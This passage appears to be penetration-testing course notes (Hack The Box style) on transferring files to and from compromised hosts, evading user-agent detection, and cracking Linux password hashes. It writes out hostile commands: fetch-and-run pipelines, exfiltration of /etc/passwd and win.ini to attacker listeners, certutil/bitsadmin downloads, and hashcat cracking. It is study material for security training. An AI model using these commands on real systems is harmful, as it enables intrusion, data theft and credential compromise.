fopen("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "rb"); $flocal = fopen("LinEnum.sh", "wb"); while ($buffer = fread($fremote, BUFFER)) { fwrite($flocal, $buffer); } fclose($flocal); fclose($fremote);'
PHP Download a File and Pipe it to Bash
d41y@htb[/htb]$ php -r '$lines = @file("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); foreach ($lines as $line_num => $line) { echo $line; }' | bash
Other Languages
Ruby - Download a File
d41y@htb[/htb]$ ruby -e 'require "net/http"; File.write("LinEnum.sh", Net::HTTP.get(URI.parse("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh")))'
Perl - Download a File
d41y@htb[/htb]$ perl -e 'use LWP::Simple; getstore("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh");'
JavaScript
You can download a file using the following JS code (save the content to wgte.js):
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
BinStream.Type = 1;
BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile(WScript.Arguments(1));
… and using the following command from a Windows command prompt or PowerShell terminal:
C:\htb> cscript.exe /nologo wget.js https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 PowerView.ps1
VBScript
… is an Active Scripting Language developed by Microsoft that is modeled on Visual Basic. It has been installed by default in every desktop release of Windows since Windows98.
The following VBScript example can be used. Create a file called wget.vbs and save the following content:
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", WScript.Arguments.Item(0), False
xHttp.Send
with bStrm
.type = 1
.open
.write xHttp.responseBody
.savetofile WScript.Arguments.Item(1), 2
end with
You can use the following command from a Windows command prompt or PowerShell terminal to execute the VBScript and download a file:
C:\htb> cscript.exe /nologo wget.vbs https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 PowerView2.ps1
Upload Operations using Python3
Starting the Python uploadserver Module
d41y@htb[/htb]$ python3 -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Uploading a File using a Python One-Liner
d41y@htb[/htb]$ python3 -c 'import requests;requests.post("http://192.168.49.128:8000/upload",files={"files":open("/etc/passwd","rb")})'
Miscellaneous File Transfer Methods
File Transfer with Netcat and Ncat
Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP.
Netcat - Compromised Machine - Listening on Port 8000
victim@target:~$ # Example using Original Netcat
victim@target:~$ nc -l -p 8000 > SharpKatz.exe
If the compromised machine is using Ncat, you’ll need to specify --recv-only to close the connection once the file transfer is fininshed.
Netcat - Compromised Machine - Listening on Port 8000
victim@target:~$ # Example using Ncat
victim@target:~$ ncat -l -p 8000 --recv-only > SharpKatz.exe
From you attack host, you’ll connect to the compromised machine on port 8000 using Netcat and send the file as input to Netcat. The option -q 0 wil tell Netcat to close the connection once it finishes. Thay way, you’ll know when the file transfer was completed.
Netcat - Attack Host - Sending File to Compromised Machine
d41y@htb[/htb]$ wget -q https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_x64/SharpKatz.exe
d41y@htb[/htb]$ # Example using Original Netcat
d41y@htb[/htb]$ nc -q 0 192.168.49.128 8000 < SharpKatz.exe
By utilizing Ncat on your attacking machine host, you can opt for --send-only rather than -q. The --send-only flag, when used in both connect and listen modes, prompts Ncat to terminate once its input is exhausted. Typically, Ncat would continue running until the network connection is closed, as the remote side may transmit additional data. However, with --send-only, there is no need to anticipate further incoming information.
Ncat - Attack Host - Sending File to Compromised Machine
d41y@htb[/htb]$ wget -q https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_x64/SharpKatz.exe
d41y@htb[/htb]$ # Example using Ncat
d41y@htb[/htb]$ ncat --send-only 192.168.49.128 8000 < SharpKatz.exe
Instead of listening on your compromised machine, you can connect to a port on your attack host to perform the file transfer operation. This method is useful in scenarios where there’s a firewall blocking inbound connections.
Attack Host - Sending Files as Input to Netcat
d41y@htb[/htb]$ # Example using Original Netcat
d41y@htb[/htb]$ sudo nc -l -p 443 -q 0 < SharpKatz.exe
Compromised Machine Connect to Netcat to Receive the File
victim@target:~$ # Example using Original Netcat
victim@target:~$ nc 192.168.49.128 443 > SharpKatz.exe
The same with Ncat:
Attack Host - Sending File as Input to Ncat
d41y@htb[/htb]$ # Example using Ncat
d41y@htb[/htb]$ sudo ncat -l -p 443 --send-only < SharpKatz.exe
Compromised Machine - Connect to Ncat to Receive the File
victim@target:~$ # Example using Ncat
victim@target:~$ ncat 192.168.49.128 443 --recv-only > SharpKatz.exe
If you don’t have Netcat or Ncat on your compromised machine, Bash supports read/write operations on a pseudo-device file /dev/TCP/.
Writing to this particular file makes Bash open a TCP connection to host/port, and this feature may be used for file transfers.
Netcat - Sending File as Input to Netcat
d41y@htb[/htb]$ # Example using Original Netcat
d41y@htb[/htb]$ sudo nc -l -p 443 -q 0 < SharpKatz.exe
Ncat - Sending File as Input to Ncat
d41y@htb[/htb]$ # Example using Ncat
d41y@htb[/htb]$ sudo ncat -l -p 443 --send-only < SharpKatz.exe
Compromised Machine Connecting to Netcat using /dev/tcp to Receive the File
victim@target:~$ cat < /dev/tcp/192.168.49.128/443 > SharpKatz.exe
PowerShell Session File Transfer
PowerShell Remoting allows you to execute scripts or commands on a remote computer using PowerShell sessions. Admins commonly use PowerShell Remoting to manage remote computers in a network, and you can also use it for file transfer operations. By default, enabling PowerShell remoting creates both an HTTP and an HTTPS listener. The listener runs on default ports TCP/5985 for HTTP and TCP/5986 for HTTPS.
To create a PowerShell Remoting session on a remote computer, you will need administrative access, be a member of the Remote Management Users group, or have explicit permissions for PowerShell Remoting in the session configuration.
You have a session as “Administrator” in DC01, the user has administrative rights on DATABASE01, and PowerShell Remoting is enabled. Use Test-NetConnection to confirm you can connect to WinRM.
From DC01 - Confirm WinRM Port TCP 5985 is Open on DATABASE01
PS C:\htb> whoami
htb\administrator
PS C:\htb> hostname
DC01
...
PS C:\htb> Test-NetConnection -ComputerName DATABASE01 -Port 5985
ComputerName : DATABASE01
RemoteAddress : 192.168.1.101
RemotePort : 5985
InterfaceAlias : Ethernet0
SourceAddress : 192.168.1.100
TcpTestSucceeded : True
Because this session already has privileges over DATABASE01, you don’t need to specify creds. In the example below, a session is created to the remote computer named DATABASE01 and stores the results in the variable named $Session.
Create a PowerShell Remoting Session to DATABASE01
PS C:\htb> $Session = New-PSSession -ComputerName DATABASE01
You can use the Copy-Item cmdlet to copy a file from your local machine DC01 to the DATABASE01 session you have $SESSION or vice versa.
Copy samplefile.txt from your Localhost to the DATABASE01 Session
PS C:\htb> Copy-Item -Path C:\samplefile.txt -ToSession $Session -Destination C:\Users\Administrator\Desktop\
Copy DATABASE.txt from DATABASE01 Session to your Localhost
PS C:\htb> Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt" -Destination C:\ -FromSession $Session
RDP
As an alternative to copy and paste, you can mount a local resource on the target RDP server. rdesktop or xfreerdp can be used to expose a local folder in the remote RDP session.
Mounting a Linux Folder Using rdesktop
d41y@htb[/htb]$ rdesktop 10.10.10.132 -d HTB -u administrator -p 'Password0@' -r disk:linux='/home/user/rdesktop/files'
Mounting a Linux Folder using xfreerdp
d41y@htb[/htb]$ xfreerdp /v:10.10.10.132 /d:HTB /u:administrator /p:'Password0@' /drive:linux,/home/plaintext/htb/academy/filetransfer
To access the directory, you can connect to \\tsclient\, allowing you to transfer files to and from the RDP session.
Alternatively, from Windows, the native mstsc.exe remote desktop client can be used.
After selecting the drive, you can interact with it in the remote session that follows.
Protected File Transfers
As pentesters, you often gain access to highly sensitive data such as user lists, creds, and enumeration data that can contain critical information about the organization’s network infrastructure, and AD environment, etc. Therefore, it is essential to encrypt this data or use encrypted data connection such as SSH, SFTP, and HTTPS. However, sometimes, these options are not available to you, and a different approach is required.
Therefore, encrypting the data or files before a transfer is often necessary to prevent the data from being read if intercepted in transit.
Data leakage during a pentest could have severe consequences for the pentester, their company, and the client. As information security professionals, you must act professionally and responsibly and take all measures to protect any data you encounter during an assessment.
File Encryption on Windows
Many different methods can be used to encrypt files and information on Windows systems. One of the simplest methods is the Invoke-AESEncryption.ps1 PowerShell script. This script is small and provides encryption of files and strings.
Invoke-AESEncryption.ps1
.EXAMPLE
Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Text "Secret Text"
Description
-----------
Encrypts the string "Secret Test" and outputs a Base64 encoded ciphertext.
.EXAMPLE
Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Text "LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs="
Description
-----------
Decrypts the Base64 encoded string "LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs=" and outputs plain text.
.EXAMPLE
Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Path file.bin
Description
-----------
Encrypts the file "file.bin" and outputs an encrypted file "file.bin.aes"
.EXAMPLE
Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Path file.bin.aes
Description
-----------
Decrypts the file "file.bin.aes" and outputs an encrypted file "file.bin"
#>
function Invoke-AESEncryption {
[CmdletBinding()]
[OutputType([string])]
Param
(
[Parameter(Mandatory = $true)]
[ValidateSet('Encrypt', 'Decrypt')]
[String]$Mode,
[Parameter(Mandatory = $true)]
[String]$Key,
[Parameter(Mandatory = $true, ParameterSetName = "CryptText")]
[String]$Text,
[Parameter(Mandatory = $true, ParameterSetName = "CryptFile")]
[String]$Path
)
Begin {
$shaManaged = New-Object System.Security.Cryptography.SHA256Managed
$aesManaged = New-Object System.Security.Cryptography.AesManaged
$aesManaged.Mode = [System.Security.Cryptography.CipherMode]::CBC
$aesManaged.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
$aesManaged.BlockSize = 128
$aesManaged.KeySize = 256
}
Process {
$aesManaged.Key = $shaManaged.ComputeHash([System.Text.Encoding]::UTF8.GetBytes($Key))
switch ($Mode) {
'Encrypt' {
if ($Text) {$plainBytes = [System.Text.Encoding]::UTF8.GetBytes($Text)}
if ($Path) {
$File = Get-Item -Path $Path -ErrorAction SilentlyContinue
if (!$File.FullName) {
Write-Error -Message "File not found!"
break
}
$plainBytes = [System.IO.File]::ReadAllBytes($File.FullName)
$outPath = $File.FullName + ".aes"
}
$encryptor = $aesManaged.CreateEncryptor()
$encryptedBytes = $encryptor.TransformFinalBlock($plainBytes, 0, $plainBytes.Length)
$encryptedBytes = $aesManaged.IV + $encryptedBytes
$aesManaged.Dispose()
if ($Text) {return [System.Convert]::ToBase64String($encryptedBytes)}
if ($Path) {
[System.IO.File]::WriteAllBytes($outPath, $encryptedBytes)
(Get-Item $outPath).LastWriteTime = $File.LastWriteTime
return "File encrypted to $outPath"
}
}
'Decrypt' {
if ($Text) {$cipherBytes = [System.Convert]::FromBase64String($Text)}
if ($Path) {
$File = Get-Item -Path $Path -ErrorAction SilentlyContinue
if (!$File.FullName) {
Write-Error -Message "File not found!"
break
}
$cipherBytes = [System.IO.File]::ReadAllBytes($File.FullName)
$outPath = $File.FullName -replace ".aes"
}
$aesManaged.IV = $cipherBytes[0..15]
$decryptor = $aesManaged.CreateDecryptor()
$decryptedBytes = $decryptor.TransformFinalBlock($cipherBytes, 16, $cipherBytes.Length - 16)
$aesManaged.Dispose()
if ($Text) {return [System.Text.Encoding]::UTF8.GetString($decryptedBytes).Trim([char]0)}
if ($Path) {
[System.IO.File]::WriteAllBytes($outPath, $decryptedBytes)
(Get-Item $outPath).LastWriteTime = $File.LastWriteTime
return "File decrypted to $outPath"
}
}
}
}
End {
$shaManaged.Dispose()
$aesManaged.Dispose()
}
}
You can use any previously shown file transfer methods to get this file onto a target host. After the script has been transferred, it only needs to be imported as a module, as shown below.
PS C:\htb> Import-Module .\Invoke-AESEncryption.ps1
File Encryption Example
PS C:\htb> Invoke-AESEncryption -Mode Encrypt -Key "p4ssw0rd" -Path .\scan-results.txt
File encrypted to C:\htb\scan-results.txt.aes
PS C:\htb> ls
Directory: C:\htb
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 11/18/2020 12:17 AM 9734 Invoke-AESEncryption.ps1
-a---- 11/18/2020 12:19 PM 1724 scan-results.txt
-a---- 11/18/2020 12:20 PM 3448 scan-results.txt.aes
Using very strong and unique passwords for encryption for every company where a pentest is performed is essential. This is to prevent sensitive files and information from being decrypted using one single password that may have been leaked and cracked by a third party.
File Encryption on Linux
OpenSSL is frequently included in Linux distros, with sysadmins using it to generate security certificates, among other tasks. OpenSSL can used to send files “nc style” to encrypt files.
To encrypt files using openssl you can select different ciphers. Use the -aes256 as an example. You can also override the default iterations counts with the option -iter 100000 and add the option -pbkdf2 to use the Password-Based Key Derivation Function 2 algorithm. When you hit enter, you will need to provide a password.
Encrypting /etc/passwd with openssl
d41y@htb[/htb]$ openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
Decrypt passwd.enc with openssl
d41y@htb[/htb]$ openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd
enter aes-256-cbc decryption password:
You can use one of the previous methods to transfer this file, but it’s recommended to use a secure transport method.
Catching Files over HTTP/S
Nginx - Enabling PUT
A good alternative for transferring files to Apache is Nginx because the configuration is less complicated, and the module system does not lead to security issues as Apache can.
When allowing HTTP uploads, it is critical to be 100% positive that users cannot upload web shells and execute them. Apache makes it easy to shoot yourself in the foot with this, as the PHP module loves to execute anything in PHP. Configuring Nginx to use PHP is nowhere near as simple.
Create a Directory to Handle Uploaded Files
d41y@htb[/htb]$ sudo mkdir -p /var/www/uploads/SecretUploadDirectory
Change the Owner to www-data
d41y@htb[/htb]$ sudo chown -R www-data:www-data /var/www/uploads/SecretUploadDirectory
Create Nginx Configuration File
Create the Nginx config file by creating the file /etc/nginx/sites-available/upload.conf with the contents:
server {
listen 9001;
location /SecretUploadDirectory/ {
root /var/www/uploads;
dav_methods PUT;
}
}
Symlink your Site to the sites-enabled Directory
d41y@htb[/htb]$ sudo ln -s /etc/nginx/sites-available/upload.conf /etc/nginx/sites-enabled/
Start Nginx
d41y@htb[/htb]$ sudo systemctl restart nginx.service
If you get any error messages, check /var/log/nginx/error.log. If using Pwnbox, you will see port 80 is already in use.
Verifying Errors
d41y@htb[/htb]$ tail -2 /var/log/nginx/error.log
2020/11/17 16:11:56 [emerg] 5679#5679: bind() to 0.0.0.0:`80` failed (98: A`ddress already in use`)
2020/11/17 16:11:56 [emerg] 5679#5679: still could not bind()
...
d41y@htb[/htb]$ ss -lnpt | grep 80
LISTEN 0 100 0.0.0.0:80 0.0.0.0:* users:(("python",pid=`2811`,fd=3),("python",pid=2070,fd=3),("python",pid=1968,fd=3),("python",pid=1856,fd=3))
...
d41y@htb[/htb]$ ps -ef | grep 2811
user65 2811 1856 0 16:05 ? 00:00:04 `python -m websockify 80 localhost:5901 -D`
root 6720 2226 0 16:14 pts/0 00:00:00 grep --color=auto 2811
You see there is already a module listening on port 80. To get around this, you can remove the default Nginx configuration, which binds on port 80.
Remove NginxDefault Configuration
d41y@htb[/htb]$ sudo rm /etc/nginx/sites-enabled/default
Now you can test uploading by using cURL to send a PUT request. In the below example, you will upload the /etc/passwd file to the server and call it users.txt.
Upload File Using cURL
d41y@htb[/htb]$ curl -T /etc/passwd http://localhost:9001/SecretUploadDirectory/users.txt
...
d41y@htb[/htb]$ sudo tail -1 /var/www/uploads/SecretUploadDirectory/users.txt
user65:x:1000:1000:,,,:/home/user65:/bin/bash
Once you have this working, a good test is to ensure the directory listing is not enabled by navigating to http://localhost/SecretUploadDirectory. By default, with Apache, if you hit a directory without an index file, it will list all the files. This is bad for your case of exfilling files because most files are sensitive by nature, and you want to do your best to hide them. Thanks to Nginx being minimal, features like that are not enabled by default.
Living off the Land
The Term LOLBins (Living off the Land Binaries) came from a Twitter discussion on what to call binaries that an attacker can use to perform actions beyond their original purpose.
Using the LOLBas and GTFOBins Project
LOLBas
To search for download and upload function in LOLBAS you can use download or upload.
Use CertReq.exe as an example.
Upload win.ini to your Pwnbox
C:\htb> certreq.exe -Post -config http://192.168.49.128:8000/ c:\windows\win.ini
Certificate Request Processor: The operation timed out 0x80072ee2 (WinHttp: 12002 ERROR_WINHTTP_TIMEOUT)
This will send the file to your Netcat session, and you can copy-paste its contents.
File Received in your Netcat Session
d41y@htb[/htb]$ sudo nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.1] 53819
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Mozilla/4.0 (compatible; Win32; NDES client 10.0.19041.1466/vb_release_svc_prod1)
Content-Length: 92
Host: 192.168.49.128:8000
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
If you get an error when running certreq.exe, the version you are using may not contain the -Post parameter. You need to download an updated version and try again.
GTFOBins
To search for the download and upload function in GTFOBins, you can use +file download or +file upload.
Use OpenSSL as an example.
Create Certificate in your Pwnbox
d41y@htb[/htb]$ openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out certificate.pem
Generating a RSA private key
.......................................................................................................+++++
................+++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
Stand up the Server in your Pwnbox
d41y@htb[/htb]$ openssl s_server -quiet -accept 80 -cert certificate.pem -key key.pem < /tmp/LinEnum.sh
Next, with the server running, you need to download the file from the compromised machine.
Download File from the Compromised Machine
d41y@htb[/htb]$ openssl s_client -connect 10.10.10.32:80 -quiet > LinEnum.sh
Other Common Living off the Land tools
Bitsadmin Download function
The Background Intelligent Transfer Service (BITS) can be used to download files from HTTP sites and SMB shares. It “intelligently” checks host and network utilization into account to minimize the impact on a user’s foreground work.
File Download with Bitsadmin
PS C:\htb> bitsadmin /transfer wcb /priority foreground http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe
PowerShell also enables interaction with BITS, enables file downloads and uploads, supports credentials, and can use specified proxy servers.
Download
PS C:\htb> Import-Module bitstransfer; Start-BitsTransfer -Source "http://10.10.10.32:8000/nc.exe" -Destination "C:\Windows\Temp\nc.exe"
Certutil
Certutil can be used to download arbitrary files. It is available in all Windows versions and has been a popular file transfer technique, serving as a defacto wget for Windows. However, the Antimalware Scan Interface currently detects this as malicious Certutil usage.
Download a File with Certutil
C:\htb> certutil.exe -verifyctl -split -f http://10.10.10.32:8000/nc.exe
Detection
Command-line detection based on blacklisting is straightforward to bypass, even using simple case obfuscation. However, although the process of whitelisting all command lines in a particular environment is initially time-consuming, it is very robust and allows for quick detection and alerting on any unusual command lines.
Most client-server protocols require the client and server to negotiate how content will be delivered before exchanging information. This is common with the HTTP protocol. There is a need for interoperability amongst different web servers and web browser types to ensure that users have the same experience no matter their browser. HTTP clients are most readily recognized by their user agent string, which the server uses to identify which HTTP client is connecting to it, for example, Firefox, Chrome, etc.
User agents are not only used to identify web browsers, but anything acting as an HTTP client and connecting to a web server via HTTP can have a user agent string.
Organizations can take some steps to identify potential user agent strings by first building a list of known legitimate user agent strings, user agents used by default OS processes, common user agents used by update services such as Windows Update, and AV updates, etc. These can be fed into a SIEM tool used for threat hunting to filter out legitimate traffic and focus on anomalies that may indicate suspicious behavior. Any suspicious-looking user agent strings can then be further investigated to determine whether they were used to perform malicious actions. This website is handy for identifying common user agent strings. A list of all user agent strings is available here.
Malicious file transfers can also be detected by their user agents. The following user agents/headers were observed from common HTTP transfer techniques.
Invoke-WebRequest
Client
PS C:\htb> Invoke-WebRequest http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
PS C:\htb> Invoke-RestMethod http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
Server
GET /nc.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.0
WinHttpRequest
Client
PS C:\htb> $h=new-object -com WinHttp.WinHttpRequest.5.1;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.ResponseText
Server
GET /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Msxml2
Client
PS C:\htb> $h=New-Object -ComObject Msxml2.XMLHTTP;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.responseText
Server
GET /nc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Certutil
Client
C:\htb> certutil -urlcache -split -f http://10.10.10.32/nc.exe
C:\htb> certutil -verifyctl -split -f http://10.10.10.32/nc.exe
Server
GET /nc.exe HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
BITS
Client
PS C:\htb> Import-Module bitstransfer;
PS C:\htb> Start-BitsTransfer 'http://10.10.10.32/nc.exe' $env:temp\t;
PS C:\htb> $r=gc $env:temp\t;
PS C:\htb> rm $env:temp\t;
PS C:\htb> iex $r
Server
HEAD /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Evading Detection
Changing User Agent
If diligent admins or defenders have blacklisted any of these user agents, Invoke-WebRequest contains a UserAgent parameter, which allows for changing the default user agent to one emulating IE, Firefox, Chrome, Opera, or Safari. For example, if Chrome is used internally, setting this user agent may make the request seem legitimate.
Listing out User Agents
PS C:\htb>[Microsoft.PowerShell.Commands.PSUserAgent].GetProperties() | Select-Object Name,@{label="User Agent";Expression={[Microsoft.PowerShell.Commands.PSUserAgent]::$($_.Name)}} | fl
Name : InternetExplorer
User Agent : Mozilla/5.0 (compatible; MSIE 9.0; Windows NT; Windows NT 10.0; en-US)
Name : FireFox
User Agent : Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) Gecko/20100401 Firefox/4.0
Name : Chrome
User Agent : Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0
Safari/534.6
Name : Opera
User Agent : Opera/9.70 (Windows NT; Windows NT 10.0; en-US) Presto/2.2.1
Name : Safari
User Agent : Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) AppleWebKit/533.16 (KHTML, like Gecko) Version/5.0
Safari/533.16
Invoking Invoke-WebRequest to download nc.exe using a Chrome user agent:
Request with Chrome User Agent
PS C:\htb> $UserAgent = [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome
PS C:\htb> Invoke-WebRequest http://10.10.10.32/nc.exe -UserAgent $UserAgent -OutFile "C:\Users\Public\nc.exe"
On the server:
d41y@htb[/htb]$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.10.32] from (UNKNOWN) [10.10.10.132] 51313
GET /nc.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) AppleWebKit/534.6
(KHTML, Like Gecko) Chrome/7.0.500.0 Safari/534.6
Host: 10.10.10.32
Connection: Keep-Alive
Password Attacks
Linux Password Attacks
Authentication Process
Linux-based distributions support various authentication mechanisms. One of the most commonly used is Pluggable Authentication Modules (PAM). The modules responsible for this functionality, such as pam_unix.so or pam_unix2.so, are typically located in /usr/lib/x86_64-linux-gnu/security/ on Debian-based systems. These modules manage user information, authentication, sessions, and password changes. For example, when a user changes their password using the passwd command, PAM is invoked, which takes the appropriate precautions to handle and store the information accordingly.
The pam_unix.so module uses standardized API calls from system libraries to update account information. The primary files it reads from and writes to are /etc/passwd and /etc/shadow. PAM also includes many other services, such as those for LDAP, mount operations, and Kerberos authentication.
Passwd File
The /etc/passwd file contains information about every user on the system and is readable by all users and services. Each entry in the file corresponds to a single user and consists of seven fields, which store user-related data in a structured format. These fields are separated by :.
Example:
htb-student:x:1000:1000:,,,:/home/htb-student:/bin/bash
| Field | Value |
|---|---|
| Username | htb-student |
| Password | x |
| User ID | 1000 |
| Group ID | 1000 |
| GECOS | ,,, |
| Home dir | /home/htb-student |
| Default shell | /bin/bash |
The most relevant field for your purposes is the password field, as it can obtain different types of entries. In rare cases this field may hold the actual password hash. On modern systems, however, password hashes are stored in the /etc/shadow file. Despite this, the /etc/passwd file is world-readable, giving attackers the ability to crack the passwords if hashes are stored here.
Usually, you will find the value x in this field, indicating that the passwords are stored in a hashed form within the /etc/shadow file. However, it can also be that the /etc/shadow file is writeable by mistake. This would allow you to remove the password field for the root user entirely.
d41y@htb[/htb]$ head -n 1 /etc/passwd
root::0:0:root:/root:/bin/bash
This results in no password prompt being displayed when attempting to log in as root.
d41y@htb[/htb]$ su
root@htb[/htb]#
Although the scenarios described are rare, you should still pay attention and watch for potential security gaps, as there are apps that require specific permissions on entire folders. If the administrator has little experience with Linux, they might mistakenly assign write permissions to the /etc dir and fail to correct them later.
Shadow File
Since reading password hash values can put the entire system at risk, the /etc/shadow file was introduced. It has a similar format to /etc/passwd but is solely responsible for password storage and management. It contains all password information for created users. For example, if there is no entry in the /etc/shadow file for a user listed in /etc/passwd, that user is considered invalid. The /etc/shadow file is also only readable by users with administrative privileges. The format of this file is divided into the following nine fields:
htb-student:$y$j9T$3QSBB6CbHEu...SNIP...f8Ms:18955:0:99999:7:::
| Field | Value |
|---|---|
| Username | htb-student |
| Password | $y$j9T$3QSBB6CbHEu…SNIP…f8Ms |
| Last change | 18955 |
| Min age | 0 |
| Max age | 99999 |
| Warning period | 7 |
| Inactivity period | - |
| Expiration date | - |
| Reserved field | - |
If the password field contains a char such as ! or *, the user cannot log in using a Unix password. However, other authentication methods - such as Kerberos or key-based authenticatino - can still be used. The same applies if the password field is empty, meaning no password is required to login. This can lead to certain programs denying access to specific functions. The password field also follows a particular format, from which you can extract additional information.
$<id>$<salt>$<hashed>
As you can see here, the hashed passwords are divided into three parts. The ID value specifies which cryptographic hash algorithm was used, typically one of the following:
| ID | Cryptographic Hash Algorithm |
|---|---|
| 1 | MD5 |
| 2a | Blowfish |
| 5 | SHA-256 |
| 6 | SHA-512 |
| sha1 | SHA1crypt |
| y | Yescrypt |
| gy | Gost-yescrypt |
| 7 | Scrypt |
Many Linux distributions, including Debian, now use yescrypt as the default hashing algorithm. On older systems, however, you may still encounter other hashing methods that can potentially be cracked.
Opasswd
The PAM library (pam_unix.so) can prevent users from reusing old passwords. These previous passwords are stored in the /etc/security/opasswd file. Administrator privileges are required to read this file, assuming its permissions have not been modified manually.
d41y@htb[/htb]$ sudo cat /etc/security/opasswd
cry0l1t3:1000:2:$1$HjFAfYTG$qNDkF0zJ3v8ylCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQeRh4pAAgzuvkq1
Looking at the contents of this file, you can see that it contains several entries for the user cry0l1t3, separated by a comman. One critical detail to pay attention to is the type of hash that’s been used. This is because the MD5 algorithm is significantly easier to crack than SHA-512. This is particularly important when identifying old passwords and recognizing patterns, as users often reuse similar passwords across multiple services or apps. Recognizing these patterns can greatly improve your chances of correctly guessing the password.
Cracking Linux Credentials
Once you have root access on a Linux machine, you can gather user password hashes and attempt to crack them using various methods to recover the plaintext passwords. To do this, you can use a tool called unshadow, which is included in John. It works by combining the passwd and shadow files into a single file suitable for cracking.
d41y@htb[/htb]$ sudo cp /etc/passwd /tmp/passwd.bak
d41y@htb[/htb]$ sudo cp /etc/shadow /tmp/shadow.bak
d41y@htb[/htb]$ unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes
This “unshadowed” file can now be attacked with either John or Hashcat.
d41y@htb[/htb]$ hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked
Credential Hunting
There are several sources that can provide you with credentials that you put in four categories. These include, but are not limited to:
- Files including configs, databases, notes, scripts, source code, cronjobs, and SSH keys
- History including logs, and command-line history
- Memory including cache, and in-memory processing
- Key-rings such as browser stored credentials
Enumerating all these categories will allow you to increase the probability of successfully finding out - with some ease - credentials of existing users on the system. There are countless different situations in which you will always see different results. Therefore, you should adapt your approach to the circumstances of the environment and keep the big picture in mind. Above all, it is crucial to keep in mind how the system works, its focus, what purpose it exists for, and what role it plays in the business logic and the overall network. For example, suppose it is an isolated database server, in that case, you will not necessarily find normal users there since it is a sensitive interface in the management of data to which only a few people are granted access.
Files
One core principle of Linux is that everything is a file. Therefore, it is crucial to keep this concept in mind and search, find and filter the appropriate files according to your requirements. You should look for, find, and inspect several categories of files one by one. These categories are the following:
- Configs
- Databases
- Notes
- Scripts
- Cronjobs
- SSH keys
